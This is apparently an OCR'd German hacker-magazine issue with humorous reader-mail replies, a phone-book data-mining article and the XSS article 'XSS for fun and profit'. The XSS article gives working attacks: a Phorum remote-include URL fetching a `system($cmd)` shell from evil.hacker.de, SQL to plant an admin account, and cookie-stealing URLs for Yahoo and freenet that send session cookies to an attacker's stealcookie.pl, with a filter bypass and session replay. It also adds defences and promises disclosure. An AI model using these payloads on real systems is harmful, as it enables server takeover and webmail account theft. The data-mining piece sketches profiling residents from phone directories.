Ich bin stolzer Besitzer der größten europäischen Handschellensammlung von Polizei und Strafvollzug und habe in letzter Zeit viel über www.ebay.com gehandelt. Seit einiger Zeit hat ebay eine ganze Kategorie (Collectibles/Militaria/WW II (1939-1945)/Germany) für deutsche User blockiert, um zu verhindern, daß Nazi-Gegenstände, die hierzulande verboten sind, nach Deutschland verkauft werden. Das Problem dabei ist, daß in keiner Weise unterschieden wird, um welche Gegenstände es sich jeweils handelt, so daß auch solche Gegenstände, die man der hiesigen Gesetzeslage entsprechend erlaubterweise kaufen dürfte, für einen deutschen User unerreichbar sind. Davon abgesehen wäre es mir auch ganz recht, selbst für mich zu entscheiden, welche Informationen ich zu sehen bekomme, und mir nicht von ebay.com diese Entscheidung abnehmen zu lassen.

Die Unterscheidung erfolgt ausschliesslich ueber die Spracheinstellung des Browsers. Getestet habe ich mit Mozilla unter Linux, sowie MSIE 5.0 unter Win. 98 SE. <Thorsten Fenk>

Subject: Wie kann ich ein Web.de Passwort hacken!!!!!!!!!!!!

From: MajorMexx@

gar nicht. Und falls doch, haben Sie sich strafbar gemacht. Für weitere Auskünfte fragen Sie (wenn unter 18) Ihre Eltern oder (wenn über 18) ihren Anwalt. <padeluun>

Subject: Ich wollte mal fragen, ob und wie es möglich ist, kostenlos mit einem Kartenhandy zu telefonieren.

From: Worldstar4ever@

Es gibt zwei Möglichkeiten: Entweder selbst herausfinden, ob das geht oder einfach glauben, dass es nicht geht. <padeluun>

Subject: Kay Cod

From: S23GrauerWolf@

Kunz und knapp. Habe ein DOS Programm auf Disk, das zur Installation einen KayCod benötigt. Die Herstellerfirma gibt es nicht mehr, ist in Konkurs geangen. Ist jemand in der Lage die Software zu knacken. Es handelt sich hier um ein Telegraphie Hig Speed Programm. Dafür gibt es zur Zeit nichts ähnliches. Würde mich sehr freuen, wenn ihr einem alten Zausel helfen könnt. Ich würde Ihnen die Disk per Post schicken. Anfallende Kosten werden natürlich übernommen.

... und wenig spaeter ...

Ich hatte um Ihre Hilfe gebeten ein kleines Programm zu knacken und ohne Kay Cod zum laufen zu bringen, dessen Herstellerfirma es nicht mehr gibt. Scheint aber doch nur alles laue Luft zu sein, wenn man mal einen Hacker braucht.

Gruß Grauer Wolf

Mit 59 Jahren habe ich davon leider 0 Ahnung. Währe trotzdem schön, wenn ihr einem alten Funker helfen würdet. Bin überzeugt ihr könnt es wenn ihr nur wollt.

Wir sind kein Dienstleistungsbetrieb; und anscheinend hat niemand von den Leuten, die hier die Post für den CCC (ehrenamtlich) bearbeiten, Zeit oder Lust, sich an das Passwort-herausfinden zu machen.

Ich denke, wenn Du in den Kreisen deiner Funkerkollegen herumfragst, wird Dir jemand helfen können; Funker sind doch durchaus als fast schon penetrant hilfsbereit verschrien ;-) <padeluun>

Reply #2: Falls also in unserer werten Leserschaft jemand Interesse hat, sich von einem grauen Wolf zum Hacken anspornen zu lassen, gibt es die Adresse auf Nachfrage an ds@ccc.de <erdgeist>

Subject: "Netzwerk"


From: ???@t-online.de

[... snip: Windowsnetzwerkgebrabbel...]

Ich komme ins Intenet.... aber nur nach langem probieren und mail über t-online geht nicht. Könnt Ihr mir helfen??????????

[Der Nutzer hat, entgegen unserer sonstigen Gepflogenheiten eine ausfuehrliche Antwort erhalten]

Das ist so einer der typischen Fälle, in denen uns Leute schreiben, daß sie keine email verschicken/ empfangen können und uns doch die Mail von besagtem problematischen Account erreicht. Wenn jemand eine gute Standardantwort für diese Fälle parat hat: Immer her damit! <erdgeist>



Subject: SPAM Werbung für kinderpornographische Seiten

From: Wolfram.Richter@

ich denke, Ihr habt mitbekommen, daß es in letzter Zeit eine gehäufte Verbreitung von Mails gibt, die Werbung für kinderpornographische Seiten betreiben.

Da die Behörden (zumindest hört man in den Medien nichts) offenbar keine Erfolge haben (oder einfach die Fachleute / Zeit oder was auch immer fehlen), frage ich mich, ob Ihr (oder andere Gruppen) nicht darin eine lohnende Aufgabe sehen könntet, die Urheber dieser Mails aufzuspüren und so den Behörden zu helfen.

Ich habe keine Ahnung, wie Ihr es damit haltet, aber Ihr würdet dazu beitragen, daß ein paar Schweine endlich hinter Gittern wandern. [link auf eine einschlägige Seite]

Lieber Wolfram, es ist gut, dass du dich aktiv gegen Kinderpornografie einsetzen moechtest. Ob unten angegebene Site tatsaechlich Kinderpornografie anbietet, weisst du aber nicht.

Viele Menschen in Deutschland sind zwar selbst keine Paedophilen, aber auf der Suche nach dieser kranken Art von Pornografie allein des Reizes an Verbotenem wegen. Auf der Startseite selber ist nichts illegales zu erkennen, wenn man diese Bilder als Pornografie einstufen will, ist immernoch fraglich, ob dies tatsaechlich Minderjaehrige sind. (Es gibt gewiss erwachsene Frauen, die als 13-jaehrige durchgehen). Und selbst wenn, ist auch das Ablichten nackter Minderjaehriger im bestimmten Rahmen legal.

Auf der anderen Seite sehe ich nicht, dass jemand, der fuer die Seite eine "Clubmitgliedschaft" gekauft hat, sich an die Polizei wendet, wenn es in der Memberarea nicht, wie versprochen Kinderpornografie zum downloaden gibt. Und wenn, ...

Meiner Meinung nach, wären kommerzielle Vertreiber international geächteter Pornografie innerhalb eines halben Tages dicht und die Betreiber in Grund und Boden verklagt. Die einzigen, die wirklich zu bluten haben, sind die "Schweine", die Geld dafuer ausgegeben haben, auf einer dubiosen Seite Kinderpornos zu ziehen. Ob es mir um die leid tut, brauch ich mir nicht lange zu überlegen.

An deiner Stelle würde ich aber nicht "überpruefen", ob man da wirklich Kinderpornos bekommt, denn ein "ich habe das nur gesammelt, damit ich Beweise habe" wirkt im wirklichen Ernstfall immer auch ein wenig unglaubwürdig und könnte dich ins Gefängnis bringen.

P.S.: Vielleicht ist die Seite sogar von irgendeinem mehr oder minder selbsternannten Netzwächter. <erdgeist>

Subject: Welche Programiersprachen benutzt man hauptsächlich?

From: JensBreed@

[...snip: Hackcrackpasswortsnifflernen will ...]

... und wenig später ...

Subject: Vergisst es

So leude hab kein bock mehr auf Hacking hab andere interessen machts gut :)

Da haben wir ja alle nochmal richtig Glück gehabt! <erdgeist>

Subject: bw

From: popkid@

hi ccc team ich bin bei der bundes wehr könnt ihr mich da raus hacken *liebguck*

bittebittebitte

sagt mir nur was ihr dafür braucht

**Uffz* Rootrechte? w<erdgeist>*

Subject: Windows98

From: rl404@

Mein Frage beläuft sich darauf, ob es eine CPU Obergrenze für Windows98 gibt

Irgendwie muss man doch die Absturzgeschwindigkeit begrenzen... <Jürgen Dollinger>

Word Support

habe seit Tagen ein Problem mit Word: die Menueleiste ist weg und läßt sich nicht mehr einschalten.

Kann mir da jemand einen Tip geben wie ich dies beheben kann?

*Ja, die Microsoft Support Hotline. und genau *die* sind wir nämlich nicht. Du bist hier beim Chaos Computer Club gelandet.*

Mit freundlichen Grüßen

ebenso, <tomster>

Subject: Hacken lernen

From: Hackmaster66@

Hi, ich will umbedingt das "hacken" lernen. Da ich es schon versucht habe im Internet von anderen Leuten zu lernen habe ich es nicht gerade weit gebracht. [...snip...] Ich hab nämlich auf eurer Homepage gelesen, dass man "alles" wissen muss um in eurem Club eintreten zu können. Eine Frage hätte ich da

noch, könnte ich mal bei euch in Hamburg mal vorbei kommen und schauen wie euer Club da aussieht.

[... snip...]

P.S.: Sorry, für meine lächerlichen AOLNamen.

Dass man "alles" wissen muß, halte ich fuer ein Geruecht. Du musst nur wissen, wie man eine Ueberweisung ausfuellst. Ich bin sicher, daß du das schaffst! Nicht sicher bin ich jedoch, ob sich die Hamburger über deinen Besuch riesig freuen, frag am besten vorher bei ihnen direkt an. <erdgeist>

Subject: hacken lernen

From: superstar.y@

ICH HABE EINE KLEINIGKEIT, UNZWAR ICH WILL HACKEN LERNEN.

KÖNNT IHR MIR ETWAS BEIBRINGEN WO ICH z.B. DRAUFKLICKEN UND WASS ICH MACHEN MUSS??

Erstmal auf die Shiftlock Taste. Dann kannst du auch mit kleinen Buchstaben hacken. <Jürgen Dollinger>

Subject: Hallöchen denen die es wissen müssen *lach*

From: Bienentreu@

Ich schreibe im Auftrag einer lieben Bekannten deren PC vom Ehemann überwacht wird. Er kennt alle ihre Passwörter und kann jeden Buchstaben lesen den sie schreibt! Er will alles bei der Scheidung gegen sie verwenden um die Kinder zu bekommen! Könnt ihr helfen ???

???@hotmail.com <-- ist ihre Mail Adresse !!!

Hallo Bienentreu, oder sollen wir dann gleich "Hallo Ehemann von ???" schreiben...?

Aus Rosenkriegen halten wir uns 'raus, aber mal im Ernst, es gibt garantiert auch in Eurer Umgebung Frauenberatungsstellen / Frauenhäuser, wo es Hilfe gibt; auch das Überwachen von eMail-Korrespondenz ist Gewalt! <padeluun>

```
$ whois -a 150.200.40.81
Missouri Western State College (NET-MOWEST-NET)
   Computer Center
   4525 Downs Drive , LRC 110
   St. Joseph, MO 64507
   US

   Netname: MOWEST-NET
```

Komisches bei der RegTP

Unter http://www.regtp.de/ aka 194.122.65.20 findet sich das Webangebot der Regulierungsbehörde für Post und Telekommunikation.

Im Bereich "Technische Regulierung Telekommunikation" wird unter anderem der Bereich "Technische Umsetzung von Überwachungsmaßnahmen" angeboten.

Dort stehen unter Anderem die TKÜV, die TR TKÜV und das Vorläufige Verfahren für TÜ bei DSL, Kabelmodem und anderen Festverbindungen zum Download bereit.

Heute aber zeigen alle Links innerhalb des Bereichs "TR TK" nicht innert des Servers http://www.regtp.de/ sondern nach http://150.200.40.81/ . Wie aus dem Whois der ARIN zu erfahren ist, gehört das Netz dem Missouri Western State College.

Hier stellt sich nun die Frage, ob die RegTP Opfer eines Hacks oder einer falschen Ersetzung von Adressen wurde. Oder ob der Loadbalancer verwirrt ist und das Maskieren nach außen nicht mehr funktioniert. Oder ob dies die Preview der Version "Uneingeschränkte Solidarität" für nach den Wahlen darstellt.

In jedem Falle werden gerade die Logfiles für die Zugriffe auf die TR TKÜ und die TKÜV auf einem Host in den USA generiert. Daraus lassen sich sicherlich interessante Muster der Anfragenden generieren. *<atoth>*

Datensätze – Datenschätze

von Erdgeist und Noch Wem

Mit Daten ist es wie mit Schrott. Erst grosse Mengen werden wirklich wertvoll. Und beides fällt auch wirklich überall an. Wenn man richtig sortiert, begegnen einem alle Nase lang richtige Schätze, die manch Anderer übersieht.

Dazu ist es hilfreich, sich vorab Gedanken über Kriterien und Strukturen zu machen. Je feiner man unterteilt, desto leichter unterscheiden sich Schrauben von Bolzen, Mobiltelefone von Faxanschlüssen und Unnützes von Bedeutsamem. Vieles fällt einem aber auch nicht von allein zu, es bedarf massiver Investitionen, um Daten zu erheben, vielleicht gar erst zu generieren.

Der Staat macht das seit Langem mit einer undurchschaubaren Vielzahl ineinander verflochtener Ämter auf Bundes-, Landes- und Gemeindeebene vor. Seit aber auch der Industrie der Wert dieser Datensammlungen aufgefallen ist, konkurriert ein Sammelsurium unterschiedlichster Firmen in mannigfaltiger Weise mit dem Grossen Bruder. In der Theorie stehen diesen Unternehmen die gleichen Daten wie jedem anderen braven Bürger zur Verfügung, man braucht nur Phantasie und mal die Zeit, sich Gedanken zu machen, wonach es sich überhaupt lohnt, zu suchen.

Dafür kann eine Firma natürlich Leute einstellen und mit riesigen Servern und teuer aquirierten Daten herumrechnen. Man kann das aber auch zu Hause machen und sich für ein Taschengeld Daten besorgen. Als Quellen bieten sich hierzu die Statistischen Landes/Bundesämter an (obwohl denen auch gerade bewusst wird, dass in ihren Kellern praktisch Bargeld schlummert), aber auch Firmen, bei denen grosse Menge an Daten zusammenlaufen, wie zum Beispiel T elekommunikationsunternehmen. Dort erhält man in der Regel kostenlos regionale Telefonverzeichnisse auf CD. Die grösseren verteilen diese, sogar erschwinglich, auch für ganze Staaten. Eigentlich widerstrebt den Firmen diese Praxis, weil sie damit das eigentliche Kapital - die Daten - in die Rechner des Nutzers geben. In den Lizenzbedingungen schränken sie die Nutzung weitestmöglich ein und gewähren nur die abstrahierten Operationen auf die Daten, welche die mitgelieferte Software zu leisten vermag. Vulgo: Man erwirbt •nicht• die Daten.

Nichtsdestotrotz stellt beim heutigen Stand der Technik die Tatsache, dass die Daten auf der CD zur Verfügung stehen, gewissermassen eine "Öffentlichmachung" dar. Letzteres ermöglicht den Nutzer, auch diejenigen Operationen auf die Daten durchzuführen, die die vom Vertreiber vorgegebene Zugangsschnittstelle aus technischen, rechtlichen oder politischen Erwägungen nicht anbietet, wie z.B. die durchaus sinnvolle Rückwärtssuche in Telefonbüchern.

Jedoch gibt es daneben eine Vielzahl weniger offensichtlicher, aber nicht minder interessanter vorstellbarer Auswertungs- und Verknüpfungsm öglichkeiten. Für unser hypothetisches Beispiel des Telefonverzeichnisses, welches in der Praxis um zahlreiche andere höchst spannende Daten angereichter wird (z.B. Geokoordinaten <=> Adressen <=> Telefonnummern <=> Berufsbezeichnungen <=> Titel), böten sich unter anderem eine oder mehrere der folgende Analysen an:

- Nummernraumeffizienz. Diese Analyse wäre aus historischen gewachsenen Segmentierungen und der Zuweisung der Ziffern 2, 4 bis 9 für Westdeutschland, der Ziffer 3 für Ostdeutschland und Teile der Ziffer 1 für Mobilfunkkunden eher erheiternd
- Namenshäufigkeiten. Wer sich zum Beispiel statistisch plausibel als gebürtiger Rheinländer oder Bayer ausgeben möchte, fände hier immer einen passenden Vor- bzw. Nachnamen.
- Dichteanalysen von Telefonanschlüssen böten einen Überblick über Besiedelung sowie Strukturstärke der Regionen. Ebenso könnte dies als Indikator für Lebensqualität in urbanen Räumen (Villa vs. Reihenhochhaus) dienen
- Migrations- und Wachstumsgraphen. Dank Rufnummernmitnahme bei Umzügen

Jeder Punkt im Bild entspricht einer Adresse gefiltert nach den Postleitzahlen von Berlin-Kreuzberg.

erbrächte der Abgleich mehrerer Versionen von Telefonregistern heutzutage sogar noch einfacher Resultate, als zu Zeiten, in denen man Abgänge von gemeldeten Rufnummern anhand der Namen gegen gleichzeitige Neuzugänge an anderer Stelle hätte vergleichen müssen. Starker Zuzug von Diplomingenieuren, Medizinern und Anwälten in eine bestimmte Region indizieren ggf den sozialen Aufstieg. Theoretisch könnten auch über den Einzelnen Aussagen getroffen werden, falls er häufig umzieht oder in eine bestimmte, vorher schon kategorisierte Region hinzugezogen ist.

- Demographie / politische Präferenzen. Durch geschickte Kombination mehrerer Datensätze, in diesem Beispiel der wohnblockgenauen Wahlergebnislisten erreichen Korrelationsanalysetools eine Grobkategorisierung von Mietern eines Hauses
- SPAM. Die Werbewirtschaft wäre wahrscheinlich hoch erfreut über eine Liste wirklich validierter Adressen, von denen schon, nach den anderen Analysen vorsortiert, ein ungefähres Profil der "Werbekunden" vorläge. Die Serienbrieffunktion moderner DTP-Programme könnte wirklich leicht gefüttert werden. Gerade Mittelständischen mit geringem Budget könnte scharfes Hingucken in ein solches Verzeichnis Kundengewinn in der Region ermöglichen.

Diese selbsterstellte Liste kann anschliessend durch Dienstleister korrigiert werden. Firmen wie die Deutsche Post Direkt GmbH bieten Adressverifikation und die Lieferung kategorisierter Adressen an. Dabei wird der Datenbestand durch täglich an 62.000 Briefzusteller verschickte Karten mit bis zu 10 Adressen aus der Postreferenz-Datei (einem Prüfvolumen von wöchentlich 3,7 Mio. entsprechend) fortlaufend aktualisiert [0].

Da auch Geokoordinaten von Adressen ihren Weg in den quasiöffentlichen Raum gefunden haben (z.B. wie in der DS77 beschrieben auf der Telefonbuch-CD mit Routingfunktion), besteht die grandiose Möglichkeit, sich seine Datensätze zu visualisieren. Dieses Bild kann noch weiter verfeinert werden, wenn man inzwischen digital vorliegende Stadtplandaten integriert. Aber auch ohne diese kommen nützliche Bilder zustande.

[0] *http://www.deutschepost.de/postdirekt/produkte/addfactory_local.html*

Ein Beispiel für die Visualisierungsmöglichkeiten befindet sich auf der Rückseite. Auf sämtliche Adressen Berlins (blau) wurden alle Häuser magenta markiert, in denen es nur Bewohner mit dem selben Nachnamen gibt, vulgo: Einfamilienhäuser. Das Tool, mit dem die Daten gewonnen wurden heißt `/bin/sh` :) Das Telefonbuch lag dabei in TSV (Telefonnummer, Nachname, Vorname, Titel, Namenszusatz, Straße, Hausnummer, Stadt, PLZ) vor, siehe auch DS #77.

```
cut -f 2,6,7,9 Telefonbuch.BERLIN |       \
perl -ne 'if(/^(.+)\t(.+)\t(.+)\t(.+)/) { \
print "$4\t$2\t$3\t$1\n"; }' |             \
sort | uniq | cut -f 1,2,3 | uniq -c |     \
perl -ne 'print if( s/^\s+1\s//);' >       \
EinFam.txt
```

XSS for fun and profit

von Stefan Krecher

Über die Anatomie und das Exploiten von Cross Site Scripting (XSS) Vulnerabilities – mit Beispielen für die Webforumssoftware "Phorum" und die Freemailer freenet.de und yahoo.com.

Das WWW setzt im hohem Maße auf dynamische Inhalte, welche z.B. mit Hilfe von Scripten serverseitig erzeugt und mit clientseitigen Scripten aufgepeppt werden. Hier kommen u.a. so Sachen wie PHP, Perl, Cookies, Javascript usw. zum Einsatz.

Das wesentliche Merkmal von XSS ist es, das Webanwendungen beliebige Scripte untergeschoben werden, die dann client- oder serverseitig ausgeführt werden. Bei Angriffen auf Server werden Scripte mit den Rechten der Webanwendung bzw. des Webservers ausgeführt, es können Informationen beschafft oder verändert werden. Die Spanne möglicher Szenarien reicht vom Auslesen von PHP-Quelltexten und Konfigurationsdateien, über Zugriffe auf Datenbanken, bis zur Installation einer interaktiven Web-Shell.

Angriffe gegen Clients (also den Browser eines Nutzers einer Webanwendung) sind nicht minder interessant. Bei cookie-basierten Session- und Authentifizierungs systemen wird mit Hilfe von XSS versucht Cookies zu klauen. Beliebte Angriffsziele sind Webmail-Services oder administrative Web-Interfaces.

Angriffe gegen Server

Eine gutes Übungsbeispiel ist die recht verbreitete, auf PHP basierende, Webforums-Software "Phorum" [1]. Phorum birgt eine Fülle von Angriffsmöglichkeiten aus beiden o.g. Kategorien. Da die Software übrigens auch auf der Projekthomepage eingesetzt wird, kommt es regelmäßig vor, das diese gehackt wird.

Verantwortlich für den hier skizzierten Angriff ist der Umstand, das in einigen Scripten globale Variablen erlaubt und verwendet werden. D.h. das Variablen "von außen" überschrieben werden können. In diesem speziellen Fall ist es möglich, den Pfad für ein zu includierendes PHP-Script beliebig zu setzen.

Der Pfad muss nicht zwingend im selben Filesystem liegen wie der Rest der Phorums-Software, er kann auch auf einem anderen Server sein. Wir könne also das Script dazu bringen ein fremdes PHP-Script von einem entfernten Server zu holen und es auszuführen. Der entfernte Server darf übrigens kein PHP sprechen, da das Script sonst dort ausgeführt wird.

Der verantwortliche PHP-Code der Phorums-Software befindet sich u.a. im File "plugin.php":

```
include("$PHORUM[settings_dir]/replace.php");
```

Die Variable `$PHORUM[settings_dir]` kann durch einen Aufruf wie: *http://poor.victim.de/phorum/plugin/replace/plugin.php?PHORUM[settings_dir]=http://evil.hacker.de* überschrieben werden, was zur Folge hat, daß das File "replace.php" vom Server "evil.hacker.de" geholt und ausgeführt wird – falls es dort vorhanden ist.

Mit folgendem replace.php-Script lassen sich schon mal eine ganze Menge Informationen sammeln, z.B. User-ID des Webservers, Version und Passwort der zugrundeliegenden Datenbank usw.: `<?php system($cmd); ?>`.

Wer jetzt Langeweile hat, kann sich einen Admin-Account einrichten: Admin ist automatisch derjenige, der in der Tabelle forums_auth die ID 1 hat. Also: an die Datenbank connecten, den alten Admin sichern (`update forums_auth set id=2342 where id=1`) und einen Neuen inserten (`insert into forums_auth (id, username, password) values (1, 'hacker', md5('hacker'))`).

Statt der üblichen Schutz- und Sicherheitsratschläge sei hier nur darauf hingewiesen, das man durch setzen von "register_globals = Off" in der php.ini-Datei das Überschreiben von globalen Variablen verhindern kann.

Angriffe gegen Clients

Wie eingangs erwähnt, geht es jetzt um den Klau von Cookies, um Authentifizierungsmechanismen zu umgehen.

Cookies sind kleine Dateneinheiten, die vom Server an den Client geschickt, und dort dann mehr oder weniger dauerhaft gespeichert werden. Die gespeicherten Informationen beziehen sich z.B. auf den letzten Login-Termin oder auf eine bestehende Session bei einem Webmail-Account.

Wenn es nun gelänge in den Besitz eines solchen Cookies zu kommen, wäre es einfach, sich damit als jemand anders auszugeben und dessen Account zu nutzen.

Es gibt da allerdings zwei Restriktionen, die den Cookie-Klau erschweren. Erstens: Cookies können z.B. mit Javascript nur von Seiten ausgelesen werden, von denen die jeweiligen Cookies auch gesetzt wurden und zweitens: die Cookies sind häufig nur zeitlich begrenzt gültig.

Aus diesen Restriktionen ergibt sich folgende Notwendigkeit für den Angriff: der Nutzer, dessen Account geklaut werden soll, muss in seinem Browser irgend etwas ausführen, das den Cookie ausliest und zum Angreifer übermittelt. Der Angreifer muss möglichst zeitnah, also während der Nutzer noch in seinem Account eingeloggt ist, reagieren.

Wie wird nun fremdes Javascript untergeschoben?

Hier gibt es wieder zwei Varianten: das Script wird in einem URL versteckt, welches der Nutzer anklickt, oder das Script wird direkt Teil einer dynamisch generierten Seite, wie z.B. in einem Gästebuch oder einer in HTML-aufbereiteten E-Mail in einem Webinterface.

Beispiele für Variante 1 sind z.B. HTML-Seiten mit Fehlermeldungen, das eine bestimmte Seite nicht gefunden werden konnte. Wenn der URL der gesuchten Seite auf der Seite mit der Fehlermeldung nochmal angegeben wird, kann u.U. dort Javascript versteckt werden.

Yahoo

Yahoo parst zwar an allen Ecken und Enden Nutzereingaben und ist auch bei Fehlermeldungen recht vorsichtig - bei der Fülle an Angeboten finden sich aber trotzdem hier und da Möglichkeiten für XSS-Angriffe.

So gibt es z.B. die Möglichkeit bei Yahoo eine eigene Webseite zu hosten. Die Webseiten werden dann alerdings nicht unter yahoo.de abgerufen, sondern unter geocities.de. Die Anmeldung/ Information liegt aber noch unterhalb von yahoo.com, nämlich hier: http://de.geocities.yahoo.com. Und wenn wir hier

ein nichtexistentes Dokument abrufen, wird der URL ungeprüft in der Fehlerseite angezeigt. So ist es dann auch möglich Javascript in den URL einzubauen und "von yahoo.com aus zu verschicken und im Browser auszuführen". Das kann man leicht ausprobieren:

```
http://de.geocities.yahoo.com/xyz/
<script>alert('Buh!')</script>
```

Um diese Sicherheitslücke auszunutzen, müssen wir einen URL konstruieren, der den Cookie eines angemeldeten Yahoo-Nutzers ausliest und übermittelt. Die Übermittlung kann z.B. durch Übergabe des Cookies an ein CGI-Script erfolgen. Der URL wird dann per Mail an das Opfer geschickt, welches dann hoffentlich draufklickt. Mit ein bißchen Social-Engineering und Mail-Header-Fälschen sind die Chancen sogar recht hoch, das der Link angeklickt wird.

Jetzt ist aber erstmal die nächste Hürde zu nehmen: die Webmail-Software der meisten Anbieter parst aus HTML-Mails aktive Inhalte heraus, deaktiviert sie oder ersetzt verdächtige Zeichen, wie z.B. das "<".

Bei Yahoo ist das allerdings recht unproblematisch – ein URL wie der obige muss nur geringfügig nachgebessert werden. Um einen gültigen URL zu bekommen, müssen nur die Kleiner-/ Größer-Als-Zeichen sowie Klammern und Hochkommatas durch die hexadezimalen ASCII-Code Schreibweise ersetzt werden, also `%3C` für "<", `%28` für "(" usw.

Ein URL, der durch anklicken den Cookie ausliest (document.cookie) und weitergibt (Weiterleitung via d`ocument.location.replace(...)`) sieht im Falle von Yahoo dann so aus:

```
http://de.geocities.yahoo.com/xyz/%3Cscrip
t%3Edocument.location.replace%28%27http://
evil.hacker.de/cgi-bin/stealcookie.pl%3F%27+do
cument.cookie%29%3C/script%3E
```

Das empfangende Perl-Script muss den Cookie dann nur noch aus dem Query-String auslesen ($ENV{'QUERY_STRING'};) und per E-Mail weiterleiten.

Freenet

freenet.de ist u.a. auch ein Webmail-Provider, der Gratis-Accounts vergibt.

Der Parser für das Webinterface läßt bei eingehenden HTML-Mails fast alle HTML-Tags durch, filtert aber alles was nach Javascript aussieht heraus. Naja, fast alles. Ein `<a href="javascript: alert('Buh!')">` würde vom Parser zwar untauglich gemacht werden, ersetzen wir aber das "j" in "javascript" durch die HTML-ASCII-Schreibweise "j", erkennt der Parser es nicht mehr und wir sind wieder da wo wir hin wollen.

Ein URL für einen Freenet-Nutzer würde dann so aussehen:

```
<a href="&#106;avascript:document.location.replace('http://mitnick/cgi-bin/stealcookie.pl?'+document.cookie)"> breaking news </a>
```

Das Ganze muss natürlich eine HTML-Mail sein, was aber mit vielen gängigen Clients problemlos möglich ist. Bei mutt genügt z.B. der Eintrag "my_hdr Content-type: text/html" in der .muttrc.

stealcookie.pl

Das CGI-Script [4] zum Handlen des Cookies ist einfach – der Cookie wird aus dem query-string ausgelesen, in die Datei "cookies.txt" geschrieben und per Mail als Attachment weitergeschickt.

Um den Angriff nicht allzu offensichtlich werden zu lassen, kann das Script auf eine harmlos aussehende Webseite weiterleiten. Im Freenet-Beispiel sieht der Nutzer nur den "Namen" des Links ("breaking news"), würde dann ganz kurz eine leere Seite zu Gesicht bekommen (wärend der Cookie gestohlen wird) um dann auf irgend eine Webseite zu gelangen.

Wohin mit den Keksen?

Da Cookies zwar weit verbreitet sind, sie aber nicht zur HTTP-Spezifikation gehören (obwohl sie üblicherweise im HTTP-Header gesetzt und übertragen werden), gibt es keinen Standard, nach dem Cookies lokal gespeichert werden müssen. Da die Cookies in A uthentifizierungssystemen meistens nur während einer Browser-Session gültig sind, nicht auf Platte gespeichert werden, und durch Schließen des Browsers wieder gelöscht werden, müssen wir einen Weg finden, unserer Browser-Session die geklauten Cookies unterzuschieben.

Die Lösung ist relativ trivial: ich habe das Programm "setcookie"[4] geschrieben, das nach HTTP-GET-Requests lauscht und mit einer Server-Response antwortet, die einen Cookie setzt. Auf der Standardeingabe erwartet setcookie das key/value-Paar des Cookies und als Option können noch weitere Parameter übergeben werden. Um sich selbst z.B. einen Cookie für "ccc.de" zu setzen wird setcookie wie folgt aufgerufen:

```
echo "msg=stopthempaa;" | ./setcookie "path=/; domain=.ccc.de"
```

Dann muss im Browser noch die enstprechende Seite ("ccc.de") aufgerufen werden. Bei Opera für Linux kann man dann z.B. sehr komfortabel überprüfen, welche Cookies man sich eingefangen hat.

Im Falle von Freenet erhalten wir vom CGI-Script eine Textdatei, die vier Cookies, getrennt durch URL-encodete Leerzeichen ("%20"), enthält. Wir benötigen allerdings nur zwei davon: SIS für freenet.de und NGUserID für office.freenet.de. Wir müssen nur noch die jeweiligen key/value-Paare extahieren, in setcookie pipen (mit Parameter "path=/; domain=.freenet.de") und dann freenet.de bzw. office.freenet.de im Browser abrufen und der Account ist unser.

Wie kann man sich schützen?

Am sichersten ist es, wenn man seinem Browser verbietet aktive Inhalte wie Javascript auszuführen, zumindest während einer Webmail-Session. Misstrauisch

sollte man immer bei HTML-Mails sein, vor allem wenn darin dringend nahegelegt wird, einen bestimmten Link zu besuchen. Auch bei Mails von "Bekannten" ist Vorsicht ratsam, da das Fälschen von E-Mail-Headern ein Kinderspiel ist und gerade bei Webmailern schlecht nachzuvollziehen, da man dort meist nicht den kompletten Header angezeigt bekommt.

Zum Abschluss

Die obigen Angriffe gegen freenet- und yahoo-Nutzer werden wahrscheinlich sehr bald nach Erscheinen dieses Artikels nicht mehr funktionieren, wir werden die Provider über die Sicherheitslücken informieren.

Die Fülle an möglichen XSS-Angriffen ist allerdings enorm und vor allem bei Webmailern ist die Bedrohung groß. Der Schaden, der durch automatisierte Angriffe und Webmail-Würmer entstehen kann ist erheblich.

[1] *http://www.phorum.org/*

[2] *http://wp.netscape.com/newsref/std/cookie_spec.html*

[3] *http://www.cookiecentral.com/faq/*

[4] *http://www.krecher.de/*

Links

http://www.yahoo.com/

http://www.freenet.de/

Hacken für Dummies

Von Oliver-Christopher Rochford

"Hacken für Dummies" ist das erste Buch der 'Dummie'-Reihe, das ich in der Hand halte und das auch nur durch Zufall.

Klar kenne ich diese Reihe, das gelb-schwarze Design fällt auf. Ich suche also erst einmal auf Amazon.de nach "für Dummies": über 280 Resultate in deutschen Büchern, im Englischen über 1000, ausserdem Hörkassetten. Als Einführungsbuch gedacht deckt "für Dummies" Unmengen verschiedener Themenbereiche ab. Im Deutschen finden sich hauptsächlich Bücher rund um den Computer,

In den englischen Resultaten findet man jedoch eine Fülle weiterer Themen. So gibt es nicht nur Philosophie für Dummies, sondern auch Oper, Management, Kunst, Feng Shui, Golf und Sex.

Also womit beschäftigt sich "Hacken für Dummies"? Gibt es grobe Fehler, sind die Erläuterungen verständlich und eignet es sich als Lektüre für Anfänger?

Vorweg möchte ich sagen, daß mich das Buch überrascht hat: schon das Inhaltsverzeichnis macht deutlich, daß man sich nicht wiederholen will. Ich hatte es mir wirklich dümmer vorgestellt. :)

